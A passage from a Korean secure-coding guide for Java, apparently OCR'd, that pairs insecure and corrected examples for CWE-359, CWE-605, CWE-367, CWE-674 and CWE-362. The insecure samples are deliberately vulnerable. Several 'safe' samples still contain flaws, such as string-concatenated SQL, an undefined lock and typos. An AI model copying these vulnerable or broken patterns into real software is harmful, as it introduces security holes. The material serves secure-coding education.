2:  public void redirect(HttpServletRequest request, HttpServletResponse response) throws
    IOException
3:  {
4:      request.getSession().invalidate();
5:      String usr = request.getParameter("username");
6:      String pass = request.getParameter("password");
7:
```

```
8:      // 패스워드의 유효성을 점검한다.
9:      if ( usr == null || "".equals(usr)    || pass == null || "".equals(pass) ) return;
10:     if ( !pass.matches("") && pass.indexOf("@!#") > 4 && pass.length() > 8 )
11:     {
12:             ……
13:     }
14:     // POST 방식으로 페이지를 넘겨야 한다.
15:     String send = "j_security_check?j_username=" + usr + "&j_password=" + pass;
16:     response.encodeRedirectURL(send);
17: }
```

다른 페이지로 보안에 민감한 정보를 보낼 때는 RSA와 같은 암호화 기법을 써서 인코드된 코드 형태로 데이터를 전달하는 것이 보안상 안전하다. 다음의 예제는 클라이언트에서 public key를 가지고 암호화해서 보내온 데이터를 private key로 복호화하고 그 데이터를 바탕으로 페이지를 실행하는 예제이다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:   private final String COMMAND_PARAM = "command";
4:
5:   // Command 관련 정의
6:   private final String CHANGE_PASSWORD_CMD = "get_user_info";
7:   private final String USER_ID_PARM = "user_id";
8:   private final String PASSWORD_PARM = "password";
9:   private final String NEW_PASSWORD_PARM = "new_password";
10:
11:  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
12:  {
13:   String command = request.getParameter("command");
14:   if (command.equals(CHANGE_PASSWORD_CMD))
15:   {
16:    SecureRandom random = new SecureRandom();
17:    KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA");
18:    generator.initialize(2048, random);
19:    KeyPair pair = generator.generateKeyPair();
20:    Key pubKey = pair.getPublic();
21:    Key privKey = pair.getPrivate();
22:    ...
23:    // public key를 클라이언트에 보내고, 클라이언트에서 그 key를 바탕으로 암호화된 데이
     터를 만든 후 다시 서버로 보내온 데이터를 처리한다.
24:    ...
25:
```

```
26:     String userId = request.getParameter(USER_ID_PARM);
27:     String password = request.getParameter(PASSWORD_PARM); //암호화된 패스워드
28:     String newPassword = request.getParameter(NEW_PASSWORD_PARM);
29:     ...
30:
31:     Cipher cipher = Cipher.getInstance("RSA/ECB/OAEP");
32:     cipher.init(Cipher.DECRYPT_MODE, privKey);
33:     byte[] cipherText = cipher.doFinal(newPassword.getBytes());
34:
35:     response.encodedRedirectURL("http://linksite?id=" + userId + "&password=" +
    String(cipherText));
36:   }
37:   ...
38:  }
39:  ...
40: }
```

라. 참고 문헌

[1] CWE-359 Privacy Violation, http://cwe.mitre.org/data/definitions/359.html

[2] 2010 OWASP Top 10 - A7 Insecure Cryptographic Storage
https://www.owasp.org/index.php/Top_10_2010-A7

24. 같은 포트번호로의 다중 연결(Multiple Binds to the Same Port)

가. 정의

하나의 포트에 다수의 소켓이 연결되는 것을 허용하는 경우, 주어진 포트에서 수행되는 서비스로 전달되는 패킷이 도난당하거나 혹은 공격자가 서비스를 도용할 수 있다.

나. 안전한 코딩기법

- 패킷 스니핑 공격에 노출될 수 있으므로 UDP 프로토콜에 하나의 포트번호에 여러 개의 서버측 소켓을 바인딩해서는 안 된다.

다. 예제

하나의 포트 번호에 여러 개의 소켓이 바인딩되는 것을 허용함으로써 패킷 스니핑 공격에노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:      ……
2:      final int INPORT = 1711;
3:      void sockport()
4:      {
5:          try
6:          {
7:              java.net.DatagramSocket socket = new java.net.DatagramSocket(INPORT);
8:              socket.setReuseAddress(true);
9:          }
10:         catch (SocketException e) { …… }
11:     }
12: }
```

프로토콜에 상관없이 포트의 재사용 옵션을 설정하지 않아야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  final int INPORT = 1711;
3:  void sockport()
4:  {
5:      try
6:      {
7:          java.net.DatagramSocket socket = new java.net.DatagramSocket(INPORT);
8:          socket.setReuseAddress(false);
9:      }
10:     catch (SocketException e) { …… }
11: }
```

라. 참고 문헌

[1] CWE-605 Multiple Binds to the Same Port, http://cwe.mitre.org/data/definitions/605.html


제3절 시간 및 상태

시간과 상태에 대한 취약점이란 프로그램의 동작 과정에서 시간적 개념을 포함한 개념(프로세스 혹은 스레드 등)이나 시스템 상태에 대한 정보(자원 잠금이나 세션 정보)에 관련된 취약점을 말한다. 이러한 취약점에 속하는 것들로는 데드락(dead lock)이나, 자원에 대한 경쟁조건, 또는 세션 고착 등을 들 수 있다.

1. 경쟁 조건: 검사시점과 사용시점(Time-of-check Time-of-use(TOCTOU) Race Condition)

가. 정의

병렬시스템(멀티프로세스로 구현한 응용프로그램)에서는 자원(파일, 소켓 등)을 사용하기에 앞서 자원의 상태를 검사한다. 하지만 자원을 사용하는 시점과 검사하는 시점이 다르기 때문에, 검사하는 시점(time of check)에 존재하던 자원이 사용하던 시점(time of use)에 사라지는 등 자원의 상태가 변하는 경우가 발생한다. 하나의 자원에 대하여 동시에 검사시점과 사용시점이 달라 생기는 취약점으로 인해 동기화 오류 뿐 아니라 교착상태 등과 같은 문제점이 발생한다.



<그림 2-16> 경쟁조건 : 검사시점과 사용시점(TOCTOU)

<그림 2-16>과 같이, 프로세스 A와 B가 존재하는 멀티 병렬시스템 환경에서 프로세스 A는 사용(파일 읽기)에 앞서 해당 파일이 존재하는지 검사하는 과정(TOC)을 거친다. 이때는 프로세스 B에서 해당 파일을 아직 사용(삭제)하지 않은 상태이기 때문에, 해당 자원이

문제 없음을 프로세스 A는 확인하게 된다. 하지만 실제 사용(TOU) 시점에 프로세스 A는 존재하지 않는 자원을 사용하려고 하기 때문에 오류 등이 발생할 수 있다.

이와 같이 하나의 자원에 대하여 동시에 검사시점과 사용시점이 달라 생기는 취약점으로 인해 동기화 오류 뿐 아니라 교착상태 등과 같은 문제점이 발생한다.

나. 안전한 코딩기법

- 공유자원(예: 파일)을 여러 스레드가 접근하여 사용할 경우, 동기화 구문(synchronized)을 이용하여 한 번에 하나의 스레드만 접근 가능하도록 프로그램을 작성하여야 한다.
- 성능에 미치는 영향을 최소화하기 위해 임계코드 주변만을 동기화 구문으로 감싼다.

※ 다중쓰레드와 공유변수를 사용할 때는 thread safe 함수만을 사용한다.

다. 예제

다음의 예제는 파일의 존재를 확인하는 부분과 실제로 파일을 사용하는 부분을 실행하는 과정에서 시간차가 발생하는 경우, 파일에 대한 삭제가 발생하여 프로그램이 예상하지 못하는 형태로 수행될 수 있다. 또한 위 예제는 시간차를 이용하여 파일을 변경하는 등의 공격에 취약할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.*;
2:
3:  class FileAccessThread    extends Thread
4:  {
5:    public void run()
6:    {
7:      try
8:      {
9:        File f  = new File("Test_367.txt");
10:       if(f.exists())
11:       {  // 만약 파일이 존재하면    파일 내용을 읽음
12:         BufferedReader br = new BufferedReader(new FileReader(f));
13:         br.close();
14:       }
15:     }
16:     catch(IOException e)
17:     {
18:       System.err.println("IOException occured");
19:     }
20:   }
21: }
22: class FileDeleteThread    extends Thread
23: {
24:   public void run()
25:   {
26:     File f  = new File("Test_367.txt");
```

```
27:
28:         if(f.exists())
29:         {  // 만약 파일이 존재하면    파일을 삭제함
30:           f.delete();
31:         }
32:       }
33:   }
34:
35:   public class U367
36:   {
37:     public static void main(String[] args)
38:     {
39:       // 파일의 읽기와 파일을    삭제하는 것을 동시에 수행한다.
40:       FileAccessThread fileAccessThread = new FileAccessThread();
41:       FileDeleteThread fileDeleteThread = new FileDeleteThread();
42:       fileAccessThread.start();
43:       fileDeleteThread.start();
44:     }
45:   }
```

따라서 안전한 예제와 같이 동기화 구문인 **synchronized**를 사용하여 공유자원 **("Test_367.txt")**이 동시에 사용되지 않도록 해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:   import java.io.*;
2:
3:   class FileAccessThread extends Thread
4:   {
5:     //     synchronized 를 사용함으로써 블록을 수행하는 동안 지정된 객체에 lock이
6:     // 걸려서 다른 Thread 객체 f 에 접근할수 없다.
7:     public synchronized void run()
8:     {
9:       try
10:        {
11:          File f  = new File("Test_367.txt");
12:          if(f.exists())
13:          {
14:            BufferedReader br = new BufferedReader(new    FileReader(f));
15:            br.close();
16:          }
17:        }
18:        catch(IOException e) { System.err.println("IOException occured"); }
19:    }
20:  }
21:  class FileDeleteThread    extends Thread
```

```
22:   {
23:     public synchronized void run()
24:     {
25:       File f  = new File("Test_367.txt");
26:
27:       if(f.exists())
28:       {
29:         f.delete();
30:       }
31:     }
32:   }
33:
34:   public class S367 {
35:       public static void main(String[] args) {
36:           FileAccessThread fileAccessThread =   new FileAccessThread();
37:           FileDeleteThread fileDeleteThread =   new FileDeleteThread();
38:           fileAccessThread.start();
39:           fileDeleteThread.start();
40:       }
41:   }
```

HttpServet을 상속받은 **MyServlet**이 멤버필드로 **name**을 사용하고 있다. **name**은 **MyServlet**을 동시에 사용하는 모든 사용자에게 정보가 노출된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public class MyServlet extends HttpServlet
2:   {
3:       String name;
4:       public void doPost ( HttpRequestRequest hreq, HttpResponceServlet hres )
5:       {
6:           name = hreq.getParameter("name");
7:           …….
8:   }
```

name을 **doPost** 메소드에만 사용할 수 있도록 로컬로 정의하여 경쟁상태를 제거한다.

■ 안전한 코드의 예1 - JAVA

```
1:   public class MyServlet extends HttpServlet
2:   {
3:       public void doPost ( HttpRequestRequest hreq, HttpResponceServlet hres )
4:       {
5:       //서블릿 프로그램의 멤버 변수는 공용으로 사용하기 때문에 로컬로 정의해서 사용한다.
6:           String name = hreq.getParameter("name");
7:           ...
8:   }
```

업무상 **name**을 여러 쓰레드 사이에서 공유해야 한다면, **synchronized** 문장을 사용하여, 임계코드가 쓰레드들 간 동기화할 필요가 있다.

■ 안전한 코드의 예2 - JAVA

```
1:  public class MyClass
2:  {
3:      String name;
4:      public void doProcess (HttpRequestRequest hreq )
5:      {
6:          // 멤버변수 공유 시 동기화시킨다.
7:          synchronized
8:          {
9:              name = hreq.getParameter("name");
10:             ...
11:         }
12:         ...
13: }
```

다음의 예제는 로그인 정보가 정상적인 경우 Login log를 기록하는 프로그램이다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: /**
12:  * Servlet implementation class SqlInjection
13:  */
14: public class Service extends HttpServlet
15: {
16:  private final String COMMAND_PARAM = "command";
17:
18:  // Command 관련 정의
19:  private final String LOGIN_CMD = "login";
20:  private final String USER_ID_PARM = "user_id";
21:  private final String PASSWORD_PARM = "password";
22:
23:
24:  protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
```

```
    ServletException, IOException
25:  {
26:   String command = request.getParameter("command");
27:   ...
28:   if (command.equals(LOGIN_CMD))
29:   {
30:    String userId = request.getParameter(USER_ID_PARM);
31:    String password = request.getParameter(PASSWORD_PARM);
32:
33:    if(checkLoginInfo(userId, password) == true)
34:    {
35:     recordLoginLog(userId, password);
36:    }
37:    ...
38:   }
39:  }
40:  private void recordLoginLog(String userId, String password)
41:  {
42:   File logFile = new File("log");
43:   if(logFile.canWrite())
44:   {
45:    // login log를 기록한다.
46:   }
47:  }
48:  ...
49: }
```

공유자원(예를 들어, 파일)을 여러 스레드가 접근하여 사용할 경우, 동기화 구문을 이용하여 한 번에 하나의 스레드만 접근 가능하도록 변경한다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:  import javax.servlet.ServletException;
7:  import javax.servlet.annotation.WebServlet;
8:  import javax.servlet.http.HttpServlet;
9:  import javax.servlet.http.HttpServletRequest;
10: import javax.servlet.http.HttpServletResponse;
11: /**
12:  * Servlet implementation class SqlInjection
13:  */
```

```
14:  public class Service extends HttpServlet
15:  {
16:   private final String COMMAND_PARAM = "command";
17:
18:   // Command 관련 정의
19:   private final String LOGIN_CMD = "login";
20:   private final String USER_ID_PARM = "user_id";
21:   private final String PASSWORD_PARM = "password";
22:
23:
24:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
25:   {
26:    String command = request.getParameter("command");
27:    ...
28:    if (command.equals(LOGIN_CMD))
29:    {
30:     String userId = request.getParameter(USER_ID_PARM);
31:     String password = request.getParameter(PASSWORD_PARM);
32:
33:     if(checkLoginInfo(userId, password) == true)
34:     {
35:      recordLoginLog(userId, password);
36:     }
37:     ...
38:    }
39:   }
40:   private void recordLoginLog(String userId, String password)
41:   {
42:    synchronized(SYNC)
43:    {
44:     File logFile = new File("log");
45:     if(logFile.canWrite())
46:     {
47:      // login log를 기록한다.
48:     }
49:    }
50:   }
51:   ...
52:  }
```

라. 참고 문헌

[1] CWE-367 Time-of-check Time-of-use(TOCTOU) Race Condition, http://cwe.mitre.org/data/definitions/367.html

[2] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software

Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010

[3] Andrei Alexandrescu. "volatile - Multithreaded Programmer's Best Friend". Dr. Dobb's. 2008-02-01

[4] Steven Devijver. "Thread-safe webapps using Spring"
David Wheeler. "Prevent race conditions". 2007-10-04


[5] Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995

[6] Johannes Ullrich. "Top 25 Series - Rank 25 - Race Conditions". SANS Software Security Institute. 2010-03-26

2. 제어문을 사용하지 않는 재귀함수(Uncontrolled Recursion)

가. 정의

재귀의 순환횟수를 제어하지 못하여 할당된 메모리나 프로그램 스택 등의 자원을 과다하게 사용하면 위험하다. 대부분의 경우, 귀납 조건(base case)이 없는 재귀함수는 무한 루프에 빠져 들게 되고 자원고갈을 유발함으로써 시스템의 정상적인 서비스를 제공할 수 없게 한다.



<그림 2-17> 제어문을 사용하지 않는 재귀함수

위 그림은 함수 Func_A가 재귀 함수 형태로 무한 반복함으로써 자원 고갈을 유발하는 경우를 보여주고 있다.

나. 안전한 코딩기법

- 무한 재귀를 방지하기 위하여 모든 재귀 호출을 조건문 블럭이나 반복문 블럭 안에서만 수행해야 한다.

다. 예제

재귀적으로 정의되는 함수의 경우, 재귀 호출이 조건문/반복문 블럭 외부에서 일어나면 대부분 무한 재귀를 유발한다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public int factorial(int n)
3:  {
4:      // 재귀 호출이 조건문/반복문 블럭 외부에서 일어나면 대부분 무한 재귀를 유발한다.
5:      return n * factorial(n - 1);
6:  }
```

모든 재귀 호출은 조건문이나 반복문 블럭 안에서 이루어져야한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public int factorial(int n)
3:  {
4:      int i;
5:      // 모든 재귀 호출은 조건문이나 반복문 블럭 안에서 이루어져야한다.
6:      if (n == 1)
7:      {
8:          i = 1;
9:      }
10:     else
11:     {
12:         i = n * factorial(n - 1);
13:     }
14:     return i;
15: }
```

다음의 예제는 디렉터리에서 특정 파일을 찾는 프로그램이다. 디렉터리나 파일 중 심볼릭 링크나 바로가기 같은 것이 존재하면 엉뚱한 결과 값을 얻거나 무한루프에 빠질 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  // Directory 중에 Symbolic link(or 바로가기)가 있을 경우, 끝나지 않을 수 있다.
2:  public String findFile(String rootDir, Strinf fileName)
3:  {
4:   String[] fileList = getSubFiles(rootDir);
5:   for(int fileIdx = 0; fileIdx < fileList.length; fileIdx++)
6:   {
7:    if(isDirectory(fileList[fileIdx]) == true)
8:    {
9:     String foundPath = fileFile(fileList[fileIdx], fileName);
10:    if(foundPath != null)
11:    {
12:     return fileList[fileIdx] + foundPath;
13:    }
14:   }
15:   else
16:   {
17:    if(fileList[fileIdx].equals(fileName) == true)
18:    {
19:     return fileName;
20:    }
21:   }
```

```
22:    }
23:  }
```

재귀 호출에서는 심볼릭 링크를 따라가지 않도록 막는 루틴이 필요하다.

■ 안전한 코드의 예 - JAVA

```
1:   // Symbolic link를 따라가지 않도록 막는다.
2:
3:   public String findFile(String rootDir, Strinf fileName)
4:   {
5:    String[] fileList = getSubFiles(rootDir);
6:    for(int fileIdx = 0; fileIdx < fileList.length; fileIdx++)
7:    {
8:     if(isDirectory(fileList[fileIdx]) == true)
9:     {
10:      if(isSymbolicLink(fileList[fileIdx]) == false)
11:      {
12:       String foundPath = fileFile(fileList[fileIdx], fileName);
13:       if(foundPath != null)
14:       {
15:        return fileList[fileIdx] + foundPath;
16:       }
17:      }
18:    }
19:    else
20:    {
21:     if(fileList[fileIdx].equals(fileName) == true)
22:     {
23:      return fileName;
24:     }
25:    }
26:   }
27:  }
```

라. 참고 문헌

[1] CWE-674 Uncontrolled Recursion, http://cwe.mitre.org/data/definitions/674.html

3. 경쟁 조건: 정적 데이터베이스 연결(Race Condition: Static Database Connection, dbconn)

가. 정의

정적 필드에 저장된 DB 연결은 스레드 사이에 공유되지만, 트랜잭션 리소스 객체는 동시에 하나의 트랜잭션에만 연결될 수 있어서 오류가 발생할 수 있다.

나. 안전한 코딩기법

- 정적 필드에 저장된 DB 연결은 스레드 사이에 공유되어 경쟁 조건(race condition)을 유발할 수 있으므로 DB 연결을 정적 필드에 저장하면 안 된다.

다. 예제

다음의 예제와 같이 DB 연결 객체를 정적 필드에 저장하면 경쟁 조건(race condition)을 유발할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  // DB 연결 객체가 정적 필드에 저장되어 에러를 유발할 수 있다.
3:  private static Connection conn;
4:  private static final String CONNECT_STRING =    "jdbc:ocl:orcl";
5:
6:  public Connection dbConnection(String url, String    user, String pw)
7:  {
8:      InitialContext ctx;
9:      try
10:     {
11:             ctx = new InitialContext();
12:             DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
13:             conn = datasource.getConnection();
14:     }
15:     catch (NamingException e) {     ……      }
16:     return conn;
17: }
18: ……
```

경쟁 조건(Race condition)을 예방하기 위해 DB 연결 객체는 동적 필드에 저장한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  // DB 연결 객체는 정적 필드에 저장하지 않는다.
3:  private Connection conn;
4:  private static final String CONNECT_STRING = "jdbc:ocl:orcl";
```

```
5:
6:   public Connection dbConnection()
7:   {
8:      InitialContext ctx;
9:      try
10:     {
11:           ctx = new InitialContext();
12:           DataSource datasource = (DataSource) ctx.lookup(CONNECT_STRING);
13:           conn = datasource.getConnection();
14:     }
15:     catch (NamingException e) {     ……     }
16:     return conn;
17:  }
18:  ……
```

다음의 예제와 같이 DB 연결 객체를 정적 필드에 저장하면 경쟁 조건(race condition)을 유발할 수 있다. **conn**이 null 이 아니면, 즉 이미 존재하는 DB Connection이 존재하다면 스레드는 새로운 Connection을 만들지 않고 기존의 것을 공유하려고 시도하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   public class SearchThread extends Thread
2:   {
3:    static private String jdbc_driver = "oracle.jdbc.driver.OracleDriver";
4:    static private String jdbc_url = "jdbc:oracle:thin:@123.234.33.22:1521:company";
5:    static private Connection conn = null;
6:    static private String dbPassword;
7:    private String searchItem;
8:
9:    public SearchThread(String searchItem)
10:   {
11:    this.searchItem = searchItem;
12:   }
13:
14:   public void run()
15:   {
16:    if(conn == null)
17:    {
18:     conn = DriverManager.getConnection(jdbc_url,"123.234.33.22", dbPassword);
19:    }
20:    // Search items
21:   }
22:  }
23:  public class ItemSearcher
24:  {
25:   public void searchItems(ArrayList<String> items)
```

```
26:    {
27:      ArrayList<SearchThread> threads;
28:      for(int idx = 0; idx < items.length(); idx++)
29:      {
30:        SearchThread thread = new SearchThread(items.get(idx));
31:        threads.add(thread);
32:        thread.start();
33:      }
34:      ...
35:    }
36:  }
```

각각의 스레드마다 DB connection을 하나씩 갖도록 하여 transaction이 하나의 자원에 대해 동시에 일어나지 않도록 하였다. (각각의 스레드가 **conn**연결을 만드는데 특별한 제한을 가하지 않았다.)

■ 안전한 코드의 예 - JAVA

```
1:   public class SearchThread extends Thread
2:   {
3:     static private String jdbc_driver = "oracle.jdbc.driver.OracleDriver";
4:     static private String jdbc_url = "jdbc:oracle:thin:@123.234.33.22:1521:company";
5:     private Connection conn = null;
6:     static private String dbPassword;
7:     private String searchItem;
8:
9:     public SearchThread(String searchItem)
10:    {
11:      this.searchItem = searchItem;
12:    }
13:
14:    public void run()
15:    {
16:      conn = DriverManager.getConnection(jdbc_url,"123.234.33.22", dbPassword);
17:
18:      // Search items
19:    }
20:  }
21:  public class ItemSearcher
22:  {
23:    public void searchItems(ArrayList<String> items)
24:    {
25:      ArrayList<SearchThread> threads;
26:      for(int idx = 0; idx < items.length(); idx++)
27:      {
28:        SearchThread thread = new SearchThread(items.get(idx));
```

```
29:         threads.add(thread);
30:         thread.start();
31:       }
32:       ...
33:     }
34:   }
```

라. 참고 문헌

[1] CWE-362 Concurrent Execution using Shared Resource with Improper Synchronization (Race Condition), http://cwe.mitre.org/data/definitions/362.html

[2] Java 2 Platform Enterprise Edition Specification, v1.4, Sun Microsystems

4. 경쟁 조건: 싱글톤 멤버 필드(Race Condition: Singleton Member Field)

가. 정의

서블릿(Servlet)의 멤버 필드는 다른 스레드와 공유될 수 있기 때문에, 서블릿 멤버 필드에 저장된 값은 다른 사용자에게 노출될 수 있다.

나. 안전한 코딩기법

- 사용자 데이터를 서블릿의 필드에 저장하면 데이터에 대한 경쟁 조건(race condition)을 야기하여, 사용자가 다른 사용자의 데이터를 볼 수 있다. 따라서, 사용자 입력 데이터를 서블릿의 필드에 저장하지 말아야 한다.

다. 예제

다음의 예제는 요청 매개변수의 값을 필드에 저장한 후, 출력 스트림으로 보낸다. 이것은 단일 사용자 환경에서는 올바르게 동작하지만, 2명의 사용자가 거의 동시에 서블릿에 접근하면 다른 사용자의 정보를 볼 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class RaceCon extends javax.servlet.http.HttpServlet
2:  {
3:      // 파라미터의 매개변수값이 전역변수로 할당되어서 다른 사용자의 정보를 볼 수 있다.
4:      private String name;
5:
6:      protected void doPost(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException
7:      {
8:          name = req.getParameter("name");
9:      ……
```

요청 매개변수의 값을 필드 대신에 지역변수에 저장한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class RaceCon extends javax.servlet.http.HttpServlet
2:  {
3:      // private String name; <- 멤버 필드를 사용하지 않는다.
4:      protected void doPost(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException
5:      {
6:          // 파라미터의 매개변수를 지역 변수에 할당한다.
7:          String name = req.getParameter("name");
8:          if (name == null ||    "".equals(name)) return; //name = "user";
9:      ……
```

다음의 예제는 요청 매개변수의 값을 멤버 필드에 저장한 후, 출력으로 보낸다. 이것은 단일 사용자 환경에서는 올바르게 동작하지만, 2명의 사용자가 거의 동시에 서블릿에 접근하면 다른 사용자의 정보를 침범할 가능성이 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  // fillUserLoginInfo로 부터 id, password를 넘겨 받는 것을 멤버 변수에 저장한다.
2:  import java.io.IOException;
3:  import java.sql.Connection;
4:  import java.sql.Statement;
5:  import java.util.regex.Matcher;
6:  import java.util.regex.Pattern;
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
9:  import javax.servlet.http.HttpServlet;
10: import javax.servlet.http.HttpServletRequest;
11: import javax.servlet.http.HttpServletResponse;
12: /**
13:  * Servlet implementation class SqlInjection
14:  */
15: public class Service extends HttpServlet
16: {
17:  private final String COMMAND_PARAM = "command";
18:
19:  // Command 관련 정의
20:  private final String GET_USER_INFO_CMD = "get_user_info";
21:  private final String USER_ID_PARM = "user_id";
22:  private final String PASSWORD_PARM = "password";
23:  private String userId;
24:  private String password;
25:
26:  private void fillUserLoginInfo()
27:  {
28:   userId = request.getParameter(USER_ID_PARM);
29:   password = request.getParameter(PASSWORD_PARM);
30:  }
31:
32:  protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
33:  {
34:   String command = request.getParameter("command");
35:   ...
36:   if (command.equals(GET_USER_INFO_CMD))
37:   {
38:    fillUserLoginInfo();
39:    Statement stmt = con.createStatement();
```

```
40:     String query = "SELECT * FROM members WHERE username= '" + make-
        SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
        SecureString(password, MAX_PASSWORD_LENGTH) + "'";
41:     stmt.executeUpdate(query);
42:    }
43:    ...
44:   }
45:   ...
46: }
```

요청 매개변수의 값을 필드 대신에 매번 새로 **new**로 할당한 메모리에 저장한다.

■ 안전한 코드의 예 - JAVA

```
1:  // fillUserLoginInfo로 부터 id, password를 넘겨 받는 것을 지역 변수에 저장한다.
2:  import java.io.IOException;
3:  import java.sql.Connection;
4:  import java.sql.Statement;
5:  import java.util.regex.Matcher;
6:  import java.util.regex.Pattern;
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
9:  import javax.servlet.http.HttpServlet;
10: import javax.servlet.http.HttpServletRequest;
11: import javax.servlet.http.HttpServletResponse;
12: /**
13:  * Servlet implementation class SqlInjection
14:  */
15: public class Service extends HttpServlet
16: {
17:  private final String COMMAND_PARAM = "command";
18:
19:  // Command 관련 정의
20:  private final String GET_USER_INFO_CMD = "get_user_info";
21:  private final String USER_ID_PARM = "user_id";
22:  private final String PASSWORD_PARM = "password";
23:  private String userId;
24:  private String password;
25:
26:  private final int USER_ID_INDEX = 0;
27:  private final int USER_PASSWORD_INDEX = 1;
28:
29:  private String[] fillUserLoginInfo()
30:  {
31:   String [] loginInfo = new String[2];
32:   loginInfo[USER_ID_INDEX] = request.getParameter(USER_ID_PARM);
```

```
33:     loginInfo[USER_PASSWORD_INDEX] = request.getParameter(PASSWORD_PARM);
34:     return loginInfo;
35:   }
36:
37:   protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
38:   {
39:     String command = request.getParameter("command");
40:     ...
41:     if (command.equals(GET_USER_INFO_CMD))
42:     {
43:       String[] loginInfo = fillUserLoginInfo();
44:       String userId = loginInfo[USER_ID_INDEX];
45:       String password = loginInfo[USER_PASSWORD_INDEX];
46:       Statement stmt = con.createStatement();
47:       String query = "SELECT * FROM members WHERE username= '" + make-
      SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
      SecureString(password, MAX_PASSWORD_LENGTH) + "'";
48:       stmt.executeUpdate(query);
49:     }
50:     ...
51:   }
52:   ...
53: }
```

라. 참고 문헌

[1] CWE-362 Concurrent Execution using Shared Resource with Improper Synchronization (Race Condition), http://cwe.mitre.org/data/definitions/362.html

[2] The Java Servlet Specification, Sun Microsystems

5. J2EE 잘못된 습관: 스레드의 직접 사용(J2EE Bad Practices : Direct Use of Threads)

가. 정의

J2EE 표준은 웹 응용프로그램에서 스레드 사용을 금지하고 있다. 따라서 스레드를 직접 사용하는 것 대신에 해당 플랫폼에서 제공하는 병렬 실행을 위한 프레임워크를 사용해야 한다. 그렇지 않을 경우, 교착 상태, 경쟁 조건, 및 기타 동기화 오류 등이 발생한다.

나. 안전한 코딩기법
